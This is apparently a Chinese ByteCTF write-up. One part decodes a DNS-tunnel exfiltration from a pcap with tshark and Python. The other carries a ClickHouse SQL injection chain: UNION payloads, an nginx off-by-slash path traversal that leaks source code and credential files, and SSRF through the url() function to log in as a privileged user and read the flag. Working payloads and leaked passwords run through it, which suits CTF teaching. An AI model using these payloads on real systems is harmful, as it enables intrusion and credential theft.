0030: 00 00 00 00 00 00 00 42 4a 52 55 35 45 72 6b 4a .....B JRUSeRkI
0040: 67 09 62 79 74 65 64 61 6e 65 63 03 74 6f 70 00 g-bytedanec-top.
0050: 00 01 00 01 .....
```

Query Name: dns.grn.name, 26 bytes(s)

分组: 9994 - 已显示: 414 (4.1%)

CSDN开源社区

解压了前面一部分发现时PNG头，Tshark提取；需要注意的是有些部分重复了，重复的包 dns.id 字段的值是相同的

PS: 字段名称可以通过选中该字段, 右键->复制->字段名称, 复制出该字段的名称, 用于过滤器命令使用

Frame 1374: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
 Ethernet II, Src: Apple_ac:41:cf (a4:83:e7:ac:41:cf), Dst: Cisco_e6:25:00 (38:0e:4d:e6:25:00)
 Internet Protocol Version 4, Src: 10.2.173.238, Dst: 8.8.8.8
 User Datagram Protocol, Src Port: 52098, Dst Port: 53
 Domain Name System (query)
 Transaction ID: 0x7e5d
 Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 Queries

No.	Port	Time	Sources	Destination	Protocol	Length	Frame	Identification	Info
1314			53 123.466026	10.2.173.238	8.8.8.8	DNS	84 ✓	0x9998 (39320)	Standard query 0x447c A C/xhBQAAAA.bytedanec.top
1316			53 124.797730	10.2.173.238	8.8.8.8	DNS	84 ✓	0x196c (6506)	Standard query 0xdd99 A FzUkDCAK70..bytedanec.top
1323			53 127.465684	10.2.173.238	8.8.8.8	DNS	84 ✓	0xb33e (45886)	Standard query 0xf52b A HOKAAAAPUE..bytedanec.top
1333			53 128.993326	10.2.173.238	8.8.8.8	DNS	84 ✓	0xbef1 (48785)	Standard query 0x4146 A xURf///wEB..bytedanec.top
1339			53 130.733798	10.2.173.238	8.8.8.8	DNS	84 ✓	0xff2e (65326)	Standard query 0x9912 A AUdHRC5QKN..bytedanec.top
1342			53 132.066087	10.2.173.238	8.8.8.8	DNS	84 ✓	0x55f1 (22011)	Standard query 0x3ed3 A fX19P9m0EA..bytedanec.top
1345			53 133.498606	10.2.173.238	8.8.8.8	DNS	84 ✓	0x20cc (8396)	Standard query 0xce7d A AAtmsSURBVH..bytedanec.top
1350			53 135.138624	10.2.173.238	8.8.8.8	DNS	84 ✓	0x702f (28719)	Standard query 0xde06 A ja7ZoJuqI4..bytedanec.top
1352			53 136.572577	10.2.173.238	8.8.8.8	DNS	84 ✓	0xb725 (46885)	Standard query 0x8cbc A FEYRsgeAZFg..bytedanec.top
1354			53 138.207789	10.2.173.238	8.8.8.8	DNS	84 ✓	0x2d0f (11525)	Standard query 0x48ed A DoAhhcAAj7..bytedanec.top
1356			53 139.538986	10.2.173.238	8.8.8.8	DNS	84 ✓	0x0429 (1065)	Standard query 0x9549 A X1NDxpsQEN..bytedanec.top
1358			53 140.972688	10.2.173.238	8.8.8.8	DNS	84 ✓	0x2696 (9878)	Standard query 0x146c A R6xev6z9df..bytedanec.top
1360			53 142.303971	10.2.173.238	8.8.8.8	DNS	84 ✓	0xeb21 (60194)	Standard query 0x8d12 A 108DUt1kUA..bytedanec.top
1374			53 143.636408	10.2.173.238	8.8.8.8	DNS	84 ✓	0xd081 (53377)	Standard query 0x7e5d A SCAAAAAAAAAA..bytedanec.top
1378			53 145.741208	10.2.173.238	8.8.8.8	DNS	84 ✓	0x2eb5 (11957)	Standard query 0x7e5d A SCAAAAAAAAAA..bytedanec.top
1382			53 146.9498391	10.2.173.238	8.8.8.8	DNS	84 ✓	0x30fd (12541)	Standard query 0x6514 A AAAAAAAA..bytedanec.top
1386			53 148.246545	10.2.173.238	8.8.8.8	DNS	84 ✓	0x6137 (24887)	Standard query 0x306 A AAAAAAAA..bytedanec.top
1511			53 149.780546	10.2.173.238	8.8.8.8	DNS	84 ✓	0x2dc0 (11712)	Standard query 0xd7b6 A AAAAAAAA..bytedanec.top
1521			53 150.557552	10.2.173.238	8.8.8.8	DNS	84 ✓	0xc000 (20480)	A ..

Tshark提取，然后利用Python去重、转PNG简单处理即可

```
tshark -r frequently.pcap -T fields -Y "dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==4" -e dns.qry.name -e dns.id > data.txt
```

```

from base64 import *

with open('data.txt', 'r') as f:
    lines = f.readlines()
    sorted_lines = sorted(set(lines), key=lines.index)
    base64_data = ''
    for line in sorted_lines:
        base64_data += line[:10]
    with open('flag.png', 'wb') as f1:
        f1.write(b64decode(base64_data))

```

Congratulations!

You find the DNS tunnel.

CSDN @末初

得到的图片也没有flag信息，继续分析；发现以源IP 10.2.173.238 向目标IP 8.8.8.8 发送长度为75的包中 **Queries->Name** 字段值要么是 **o.bytedanec.top** 要么是 **i.bytedanec.top**，猜测二进制数据转字符

Screenshot of Wireshark showing DNS traffic from source IP 10.2.173.238 to destination IP 8.8.8.8. The filter applied is "dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==15". The table lists 26 DNS queries, all of which have a length of 75 bytes. The "Name" field for most queries shows either "o.bytedanec.top" or "i.bytedanec.top".

No.	Port	Time	Sources	Destination	Protocol	Length	Frame	Identification	Info
2172	53.214.852931	10.2.173.238	8.8.8.8	DNS	75 ✓	0xdbf7 (56311)	Standard query 0xe2f7 A o.bytedanec.top		
2186	53.216.279125	10.2.173.238	8.8.8.8	DNS	75 ✓	0x29d7 (10711)	Standard query 0xefbd A i.bytedanec.top		
2203	53.217.775275	10.2.173.238	8.8.8.8	DNS	75 ✓	0x6603 (26115)	Standard query 0x5756 A o.bytedanec.top		
2206	53.218.886566	10.2.173.238	8.8.8.8	DNS	75 ✓	0xda90 (55952)	Standard query 0x8a3c A i.bytedanec.top		
2211	53.220.540079	10.2.173.238	8.8.8.8	DNS	75 ✓	0x1d0a (7434)	Standard query 0x5a14 A o.bytedanec.top		
2215	53.221.601676	10.2.173.238	8.8.8.8	DNS	75 ✓	0xa25f (41567)	Standard query 0xcead A i.bytedanec.top		
2218	53.223.173901	10.2.173.238	8.8.8.8	DNS	75 ✓	0xb733 (46899)	Standard query 0x8440 A o.bytedanec.top		
2222	53.224.475574	10.2.173.238	8.8.8.8	DNS	75 ✓	0x30ce (12494)	Standard query 0x609a A o.bytedanec.top		
2226	53.225.703582	10.2.173.238	8.8.8.8	DNS	75 ✓	0x9526 (38182)	Standard query 0x329c A o.bytedanec.top		
2229	53.227.403265	10.2.173.238	8.8.8.8	DNS	75 ✓	0x628b (25227)	Standard query 0x6c80 A i.bytedanec.top		
2235	53.228.833685	10.2.173.238	8.8.8.8	DNS	75 ✓	0xc8ae (51374)	Standard query 0x3748 A i.bytedanec.top		
2241	53.229.893735	10.2.173.238	8.8.8.8	DNS	75 ✓	0xe5b6 (58806)	Standard query 0xbaf1 A o.bytedanec.top		
2246	53.231.397336	10.2.173.238	8.8.8.8	DNS	75 ✓	0x84fe (34044)	Standard query 0x164a A i.bytedanec.top		
2251	53.232.463243	10.2.173.238	8.8.8.8	DNS	75 ✓	0x867e (34430)	Standard query 0xa544 A o.bytedanec.top		
2255	53.233.530214	10.2.173.238	8.8.8.8	DNS	75 ✓	0xf28e (62094)	Standard query 0x70bf A o.bytedanec.top		
2259	53.235.080238	10.2.173.238	8.8.8.8	DNS	75 ✓	0xf4ac (62636)	Standard query 0x28c7 A o.bytedanec.top		
2262	53.236.143495	10.2.173.238	8.8.8.8	DNS	75 ✓	0xbd04 (48576)	Standard query 0x4e46 A o.bytedanec.top		
2267	53.237.206100	10.2.173.238	8.8.8.8	DNS	75 ✓	0x572f (23219)	Standard query 0x30eb A i.bytedanec.top		

Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 Queries
 o.bytedanec.top: type A, class IN
 Name: o.bytedanec.top
 [Name Length: 15]
 [Label Count: 3]
 Type: A (Host Address) (1)
 Class: IN (0x0001)
 [Response In: 2183]

Tshark提取，然后Python简单处理即可，注意也需要去重

```
tshark -r frequently.pcap -T fields -Y "dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==15" -e dns.qry.name -e dns.id > bin_data.txt
```


```
with open("bin_data.txt", 'r') as f:
    lines = f.readlines()
    sorted_list = sorted(set(lines), key=lines.index)
    bin_data = ''
    for line in sorted_list:
        if line[:1] == 'o':
            bin_data += '0'
        elif line[:1] == 'i':
            bin_data += '1'
        else:
            print(line)
            break
    flag = ''
    for idx in range(0, len(bin_data), 8):
        flag += chr(int(bin_data[idx:idx+8], 2))
    print(flag)
```

```
PS C:\Users\Administrator\Downloads> python .\code.py
The first part of flag: ByteCTF{^_^enJ0y&y0ur
```

最终flag拼接起来即为：

```
ByteCTF{^_^enJ0y&y0urse1f_wIth_m1sc^_^}
```

WEB-double sql



随便加个单引号报错，从报错信息中得知数据库是 clickhouse

Clickhouse官方文档(中文): <https://clickhouse.com/docs/zh/>

Clickhouse本地测试环境搭建: <https://blog.csdn.net/zhangpeterx/article/details/94859999>



测试注入点:

```
/?id=1 union all select 'mochu7'
```



查版本

```
mochu7.localhost :'
mochu7.localhost :') select version();
SELECT version()

Query id: 313fa81d-80ad-4c42-bb50-874f12314a5a
version()
21.10.2.15

1 rows in set. Elapsed: 0.013 sec.

mochu7.localhost :)
```

CSDN @未初

```
/?id=1 union all select version()
```



Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

CSDN @末初

查数据库

Clickhouse 自带了两个库: `default`、`system`

`default` 库默认是空的, 重要的是 `system` 库, 类似mysql中的 `information_schema` 库, 存放了很多数据库系统信息

```
root@mochu7:/#
root@mochu7:/# clickhouse-client --password mochu7
ClickHouse client version 21.10.2.15 (official build).
Connecting to localhost:9000 as user default.
Connected to ClickHouse server version 21.10.2 revision 54449.

mochu7.localhost : ) show databases;

SHOW DATABASES

Query id: bdb2a5b5-dce3-4631-a203-eaa373d47065

name
default
system

2 rows in set. Elapsed: 0.007 sec.

mochu7.localhost : )
```

CSDN @末初

```
mochu7.localhost : )
mochu7.localhost : ) select * from system.databases;


SELECT *
FROM system.databases

Query id: b07cce3e-5e94-45d2-a998-d84f1c03e0e9

+-----+-----+-----+-----+
| name | engine | data_path | metadata_path |
+-----+-----+-----+-----+
| default | Atomic | /var/lib/clickhouse/store/ | /var/lib/clickhouse/store/b87e6197-3db6-4d0a-b87e-61973db6bd0a/ |
| system | Atomic | /var/lib/clickhouse/store/ | /var/lib/clickhouse/store/a709e862-13fa-4919-a709-e86213fa0919/ |
+-----+-----+-----+-----+
b87e6197-3db6-4d0a-b87e-61973db6bd0a
a709e862-13fa-4919-a709-e86213fa0919

2 rows in set. Elapsed: 0.028 sec.
```

```
/?id=1 union all select name from system.databases
```



查询到的数据库: `default`、`ctf`

接着查表

```
mochu7.localhost : )
mochu7.localhost : ) select name from system.tables where database='system';

SELECT name
FROM system.tables
WHERE database = 'system'

Query id: f983da33-f2e0-40e1-b273-b1203123c650

+-----+
| name |
+-----+
| aggregate_function_combinators |
| asynchronous_metric_log |
| asynchronous_metrics |
| build_options |
| clusters |
| collations |
| columns |
| contributors |
| current_roles |
| data_skipping_indices |
| data_type_families |
| databases |
| detached_parts |
| dictionaries |
| disks |
| distributed_ddl_queue |
| distribution_queue |
| enabled_roles |
| errors |
+-----+
```

```
events
formats
functions
grants
graphite_retentions
licenses
macros
merge_tree_settings
merges
metric_log
metrics
models
mutations
numbers
numbers_mt
one
part_moves_between_shards
parts
```

CSDN @未初

```
/?id=1 union all select name from system.tables where database='ctf'
```

The screenshot shows a browser window with the URL `39.105.175.150:30001/?id=1%620lX`. The page content reads "Welcome to ByteCTF'), ('hint". The browser interface includes standard navigation buttons and a status bar indicating the full URL.

The screenshot shows a tool interface with a toolbar at the top containing icons for View, Control Panel, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Applications, and HackBar. Below the toolbar are dropdown menus for Encryption, Encoding, SQL, XSS, and Other. A main input field contains the URL `http://39.105.175.150:30001/?id=1 union all select name from system.tables where database='ctf'`. Below the input field are buttons for Load URL, Split URL, and Execute. At the bottom are checkboxes for Post data, Referer, User Agent, Cookies, and Clear All. The status bar at the bottom right shows "CSDN @未初".

```
/?id=1 union all select name from system.tables where database='default'
```

The screenshot shows a browser window with the URL `39.105.175.150:30001/?id=1%620lX`. The page content reads "Welcome to ByteCTF'), ('hello". The browser interface includes standard navigation buttons and a status bar indicating the full URL.

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

http://39.105.175.150:30001/?id=1 union all select name from system.tables where database='default'

Post data Referer User Agent Cookies Clear All

CSDN @未初

查字段

```
mochu7.localhost : ) select name from system.columns where table='tables';
```

```
SELECT name
FROM system.columns
WHERE table = 'tables'
```

Query id: f594080f-2456-4c7f-b6be-ceb03ea2644a

name
database
name
uuid
engine
is_temporary
data_paths
metadata_path
metadata_modification_time
dependencies_database
dependencies_table
create_table_query
engine_full
partition_key
sorting_key
primary_key
sampling_key
storage_policy
total_rows
total_bytes
lifetime_rows
lifetime_bytes
comment

22 rows in set. Elapsed: 0.006 sec.

mochu7.localhost :)

CSDN @未初

```
?id=1 union all select name from system.columns where table='hello'
```

39.105.175.150:30001/?id=1%620lX +

← → 🌐 ⚡ 39.105.175.150:30001/?id=1 union all select name from system.columns where table='hello'

Welcome to ByteCTF',), ('ByteCTF

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS Other

http://39.105.175.150:30001/?id=1 union all select name from system.columns where table='hello'

Post data Referer User Agent Cookies CSDN @未初

?id=1 union all select name from system.columns where table='hint'

39.105.175.150:30001/?id=1%620lX +

← → 🌐 ⚡ 39.105.175.150:30001/?id=1 union all select name from system.columns where table='hint'

Welcome to ByteCTF',), ('id

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar


Encryption Encoding SQL XSS Other

http://39.105.175.150:30001/?id=1 union all select name from system.columns where table='hint'

Post data Referer User Agent Cookies CSDN @未初

查数据内容

?id=1 union all select ByteCTF from default.hello



Welcome to ByteCTF'), ('Welcome to ByteCTF


Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

http://39.105.175.150:30001/?id=1 union all select ByteCTF from default.hello

 Post data Referer User Agent Cookies

CSDN @未初

```
?id=1 union all select id from ctf_hint
```



Welcome to ByteCTF'), ('you_dont_have_permissions_to_read_flag

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

http://39.105.175.150:30001/?id=1 union all select id from ctf_hint

Post data Referer User Agent Cookies

提示是没有权限得到flag，根据提示尝试查flag表

```
?id=1 union all select * from ctf.flag
```



在此页面中查找 ⌘ ⌘ 高亮全部(△) 区分大小写(□) 匹配波音符号(□) 匹配词组(W)

Q 查看器 D 调试器 N 网络 C 样式编辑器 P 性能 I 内存 S 存储 T 无障碍环境 A 应用程序 HackBar C Cookie Editor

Encryption Encoding SQL XSS Other

http://39.105.175.150.30001/?id=1 union all select * from ctf.flag

 Post data Referer User Agent Cookies [Clear All](#)

发现没有权限访问，但是可以知道存在 `ctf.flag` 这张表；需要获得更高的权限继续分析

?id=0 发现一个链接，存在指定目录可浏览

The screenshot shows a web browser window with the following details:

- Address bar: 39.105.175.150:30001/?id=0
- Page title: Index of /files/
- Content:
 - Index of /files/**
 - .. /
 - [test.jpg](#)
 - 15-Oct-2021 22:50 289776

且是Web服务器是Nginx

```
▶ GET http://39.105.175.150:30001/?id=1

状态          200 OK ⓘ
版本          HTTP/1.1
传输          175 字节 (大小 18 字节)

▼ 响应头 (157 字节)
⑦ Connection: close
⑦ Content-Length: 18
⑦ Content-Type: text/html; charset=utf-8
⑦ Date: Mon, 18 Oct 2021 01:45:31 GMT
⑦ Server: nginx/1.21.1


▼ 请求头 (455 字节)
⑦ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
⑦ Accept-Encoding: gzip, deflate
⑦ Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
⑦ Cache-Control: max-age=0
⑦ Connection: keep-alive
⑦ Host: 39.105.175.150:30001
⑦ Upgrade-Insecure-Requests: 1
⑦ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
```

联想到了Nginx经典配置的其中之一：`off-by-slash` 配置错误

- 五个常见的Nginx配置错误

http://39.105.175.150:30001/files.. /

造成目录浏览，发现了源码



Index of /files..//app/

.. /		
pycache _/	15-Oct-2021 23:00	-
main.py	15-Oct-2021 19:20	649
prestart.sh	02-Oct-2021 18:29	202
requirements.txt	15-Oct-2021 19:20	17
uwsgi.ini	02-Oct-2021 18:29	37

正在打开 main.py
您选择了打开:
 main.py
文件类型: PY 文件 (649 字节)
来源: http://39.105.175.150:30001

您想要 Firefox 如何处理此文件?
 打开, 通过(O) Applications\sublime_text.exe (默认)
 保存文件(S)

确定 取消

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main.py

```
from flask import Flask
import clickhouse_driver
from flask import request
app = Flask(__name__)

client = clickhouse_driver.Client(host='127.0.0.1', port='9000', database='default', user='user_02', password='e4649b934ca495991b78')

@app.route('/')
def ctttf():
    id = request.args.get('id',0)
    sql = 'select ByteCTF from hello where 1={}'.format(id)
    try:
        a = client.execute(sql)
    except Exception as e:
        return str(e)
    if len(a) == 0:
        return '<a href="/files/test.jpg">something in files</a>'
    else:
        return str(a)[3:-4]

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False, port=80)
```

得到一个用户和密码: `user_02/e4649b934ca495991b78`

那么接下来就要想办法获取更高的权限用户

- ClickHouse学习系列之六【访问权限和账户管理】

二 SQL设置

启用SQL-driven管理需要开启users.xml文件中users的参数:


```
<access_management>1</access_management>
```

通过SQL-driven设置创建的用户，都存储在access目录中，该目录的位置是由参数 **local_directory** 控制:

```
<local_directory>
    <!-- Path to folder where users created by SQL commands are stored. -->
    <!-- <path>/var/lib/clickhouse/access/</path> -->
    <path>/ccdata/clickhouse/access/</path>
</local_directory>
```

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得到存储账户的文件位置: `/var/lib/clickhouse/access`



Index of /files..../var/lib/clickhouse/access/

..		
0c4de3fa-cac4-09cc-76ba-1acce237c1bd.sql	16-Oct-2021 06:03	171
3349ea06-b1c1-514f-e1e9-c8d6e8080f89.sql	15-Oct-2021 23:02	123
quotas.list	15-Oct-2021 23:02	1
roles.list	15-Oct-2021 23:02	1
row_policies.list	15-Oct-2021 23:02	1
settings_profiles.list	15-Oct-2021 23:02	1
users.list	15-Oct-2021 23:03	89

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`3349ea06-b1c1-514f-e1e9-c8d6e8080f89.sql`

```
ATTACH USER user_01 IDENTIFIED WITH plaintext_password BY 'e3b0c44298fc1c149afb';
ATTACH GRANT SELECT ON ctf.* TO user_01;
```

得到了账户密码 `user_01/e3b0c44298fc1c149afb`

接下来就是想办法登录这个账户，细心的翻一下官方文档

- https://clickhouse.com/docs/zh/interfaces/http/#predefined_http_interface
- <https://clickhouse.com/docs/zh/sql-reference/table-functions/url/>

HTTP客户端

HTTP接口允许您在任何编程语言的任何平台上使用ClickHouse。我们使用它在Java和Perl以及shell脚本中工作。在其他部门中，HTTP接口用于Perl、Python和Go。HTTP接口比原生接口受到更多的限制，但它具有更好的兼容性。

默认情况下，clickhouse-server会在8123端口上监控HTTP请求（这可以在配置中修改）。

如果你发送了一个未携带任何参数的GET /请求，它会返回一个字符串 «Ok.»（结尾有换行）。可以将它用在健康检查脚本中。

如果你发送了一个未携带任何参数的GET /请求，它返回响应码200和ok字符串定义，可在[Http服务响应配置](#)定义（在末尾添加换行）

```
$ curl 'http://localhost:8123/'  
Ok.
```

通过URL中的query参数来发送请求，或者发送POST请求，或者将查询的开头部分放在URL的query参数中，其他部分放在POST中（我们会在后面解释为什么这样做是有必要的）。URL的大小会限制在16KB，所以发送大型查询时要时刻记住这点。

如果请求成功，将会收到200的响应状态码和响应主体中的结果。

如果发生了某个异常，将会收到500的响应状态码和响应主体中的异常描述信息。

当使用GET方法请求时，readonly会被设置。换句话说，若要作修改数据的查询，只能发送POST方法的请求。可以将查询通过POST主体发送，也可以通过URL参数发送。
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SQL参考 / 表函数

url

url函数从URL创建一个具有给定format和structure的表。

url函数可用于对URL表中的数据进行SELECT和INSERT的查询中。

语法

```
url(URL, format, structure)
```

参数

- URL — HTTP或HTTPS服务器地址，它可以接受GET或POST请求（对应于SELECT或INSERT查询）。类型: String。
- format — 数据格式。类型: String。
- structure — 以'UserID UInt64, Name String'格式的表结构。确定列名和类型。类型: String。

返回值

A table with the specified format and structure and with data from the defined URL.

示例

获取一个表的前3行，该表是从HTTP服务器获取的包含String和UInt32类型的列，以CSV格式返回。

```
SELECT * FROM url('http://127.0.0.1:12345/', CSV, 'column1 String, column2 UInt32') LIMIT 3;
```

将url的数据插入到表中：

```
CREATE TABLE test_table (column1 String, column2 UInt32) ENGINE=Memory;
INSERT INTO FUNCTION url('http://127.0.0.1:8123/?query=INSERT+INTO+test_table+FORMAT+CSV', 'CSV', 'column1 String, column2 UInt32') VALUES ('http interface');
SELECT * FROM test_table;
```

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即可构造

```
>>> from urllib.parse import *
>>> quote("1 UNION ALL select * from url('http://localhost:8123/?query=select+*+from+ctf.flag&user=user_01&password=e3b0c44298fc1c149afb','CSV','column1 String')")
'1%20UNION%20ALL%20select%20%2A%20from%20url%28%27http%3A//localhost%3A8123/%3Fquery%3Dselect%2B%2A%2Bfrom%2Bctf.flag%26user%3Duser_01%26password%3De3b0c44298fc1c149afb%27%2C%27CSV%27%2C%27column1%20String%27%29'
```

```
/?id=1%20UNION%20ALL%20select%20%2A%20from%20url%28%27http%3A//localhost%3A8123/%3Fquery%3Dselect%2B%2A%2Bfrom%2Bctf.flag%26user%3Duser_01%26password%3De3b0c44298fc1c149afb%27%2C%27CSV%27%2C%27column1%20String%27%29
```

The screenshot shows a browser window with the URL `http://39.105.175.150:30001/?id=1%20UNION%20ALL%20select%20%2A%20from%20url%28%27http%3A//localhost%3A8123/%3Fquery%3Dselect%2B%2A%2Bfrom%2Bctf.flag%26user%3Duser_01%26password%3De3b0c44298fc1c149afb%27%2C%27CSV%27%2C%27column1%20String%27%29`. The page content is "Welcome to ByteCTF.", (ByteCTF{e3b0c44298fc1c149afb4c8}.

The browser interface includes a toolbar with various icons, a search bar, and a status bar indicating "CSDN @未初". Below the toolbar is a navigation bar with tabs like "查看器", "控制台", "调试器", "网络", "样式编辑器", "性能", "内存", "存储", "无障礙环境", "应用程序", "HackBar", and "Cookie Editor".

The main area contains a "HackBar" interface with dropdown menus for "Encryption", "Encoding", "SQL", "XSS", and "Other". Buttons for "Load URL", "Split URL", and "Execute" are present. Below these are checkboxes for "Post data", "Referer", "User Agent", and "Cookies", along with a "Clear All" button.